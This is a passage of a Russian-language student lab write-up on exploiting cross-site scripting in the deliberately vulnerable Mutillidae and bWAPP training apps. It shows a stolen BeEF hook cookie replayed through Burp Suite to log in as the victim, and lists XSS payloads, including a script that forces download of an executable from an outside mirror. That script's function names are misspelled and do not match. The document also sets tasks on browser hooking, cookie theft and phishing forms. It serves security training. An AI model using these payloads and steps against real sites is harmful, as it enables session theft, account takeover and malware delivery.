BEEFHOOK=ZY4VLJyUaOxvwHsy9zfbg5790yJBePt9NFw98wuU4lebDPrA10QzxwCqa7nFaCuy4J8GjUIrY3k
TxrVo
```

Запускаем *Burp Suite* и подставляем через него куки:






Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Request
Pretty Raw Hex
1 GET /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; username=samurai; uid=6; PHPSESSID=56evj2rugl0ctaul4ts02au315; BEEFHOOK=ZY4VLJyUaOxvwHsy9zfbg5790yJBePt9NFw98wuU4lebDPrAl0QzxwCqa7nFaCuy4J8GjUIrY3kTxrVo
9 Upgrade-Insecure-Requests: 1
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 28 Aug 2023 16:42:43 GMT
3 Server: Apache
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Logged-In-User: samurai
6 X-XSS-Protection: 0
7 Vary: Accept-Encoding
8 Content-Length: 55100
9 Connection: close
10 Content-Type: text/html
12 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
13 <html>
14 <head>
15 <link rel="shortcut icon" href="./images/favicon.ico" type="image/x-icon" />
16 <link rel="stylesheet" type="text/css" href="./styles/global-styles.css" />
17 <link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu.css" />
18 <link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/ddsmoothmenu-v.css" />
20 <script type="text/javascript" src="./javascript/bookmark-site.js"></script>
21 <script type="text/javascript" src="./javascript/ddsmoothmenu/ddsmoothmenu.js"></script>
22 <script type="text/javascript" src="./javascript/ddsmoothmenu/jquery.min.js">
24 * Smooth Navigational Menu- (c) Dynamic Drive DHTML code library (www.dynamicdrive.com)
25 * This notice MUST stay intact for legal use



Mon 28 Aug, 19:46
Burp Suite Community Edition v2023.9.2 - Temporary Project
Monday 28 August 2023
Target: http://192.168.56.11
Mozilla Firefox
192.168.56.11/mutillidae/index.php?page=login.php
Kali Linux Setup · Netflix-Skunk... BeEF Control Panel Index of / OWASP Juice Shop Kali Tools Kali Docs Kali Forums
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: samurai (Carving fools)
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Login
Back
Help Me!
Hints and Videos
You are logged in as samurai
Logout




Фишинговая форма (на примере Гугл)









Дополнительные векторы атаки:

```
<IMG SRC=x onerror=alert(123)>

<script>function exload()
{var link =
document.createElemt('a');link.href='https://mirror.putty.org.ru/0.72/w64/putty.exe'
;document.getElementById(main_body).appendChild(link);link.click();};
exeload();
</script>
```

Задание_3:

(*) Составьте вектор, который эксплуатирует найденную в задании 1 XSS таким образом, чтобы «подцепить» браузер пользователя на BeEF. После подцепления реализуйте атаку с кражей кук. Авторизуйтесь, используя куки жертвы. После подцепления реализуйте атаку с фишинговой формой.

Задание_4:

(*) Подберите такой вектор, который бы менял действие, вызываемое нажатием кнопки на странице `http://IP/bwapp/xss_back_button.php`. Уровень сложности – Low.

Выводы:

Для поиска XSS не всегда подходит ручной анализ, поэтому на практике обычно используются сканеры, упрощающие процесс поиска уязвимостей. Самым важным полезным свойством сканеров является возможность быстрой подборки первоначального вектора, который демонстрирует наличие XSS.
Важно то, что вектор, демонстрирующий наличие XSS, и вектор для эксплуатации XSS – это не одно и то же. Вектор подбирается злоумышленником, исходя из:

- payload и способа доставки вектора жертве.
- Наличия/отсутствия фильтрации тегов.
- Результата, который хочет получить злоумышленник.
- Тем не менее, вариантов много. Наиболее практичным является использование софта, который позволит автоматизировать атаки.

Ссылки / дополнительные материалы:

- https://github.com/mandatoryprogrammer/xsshunter – репозиторий Xsshunter для самостоятельной сборки.
- https://brutelogic.com.br/blog/blind-xss-code/ – как эксплуатировать Blind XSS.
- https://thehackerblog.com/xss-hunter-is-now-open-source-heres-how-to-set-it-up/index.html – как поставить себе XSSHunter для локального использования.
- https://github.com/mandatoryprogrammer/xsshunter_client – клиент для XSSHunter.
- https://github.com/mystech7/Burp-Hunter – плагин для XSSHunter для Burp.
- https://null-byte.wonderhowto.com/how-to/hook-web-browsers-with-mitmf-and-beef-0162595/ – BeEF+ Mitmf для усиления атак.
- http://phys.bspu.unibel.by/static/lib/inf/int/htmlbook/pr_192.html – как обращаться к данным формы из JS.
- https://xsshunter.com/features
- https://hackware.ru/?p=784.
- http://hackingbylinux.blogspot.com/2016/06/hack-gmail-id-using-beef-xss-in-linux.html.
- https://cryptoworld.su/beef-framework/.
- https://null-byte.wonderhowto.com/how-to/take-pictures-through-victims-webcam-with-beef-0164843/.
- https://www.lucysecurity.com/en/social-engineering-simulation-webcast-site-copy/.
- https://www.perspectiverisk.com/real-world-xss-attacks-2-iframe-credential-harvesting/.
- https://github.com/mgeeky/PhishingPost.
- https://www.checkmarx.com/knowledge/knowledgebase/XFS.

- https://github.com/netflix/sleepy-puppy/wiki/setup.
- https://www.sitepoint.com/php-security-cross-site-scripting-attacks-xss/.

> Вся информация в данной работе представлена исключительно в ознакомительных целях! Любое использование на практике без согласования тестирования подпадает под действие УК РФ.

- https://gb.ru

Выполнил: AndreiM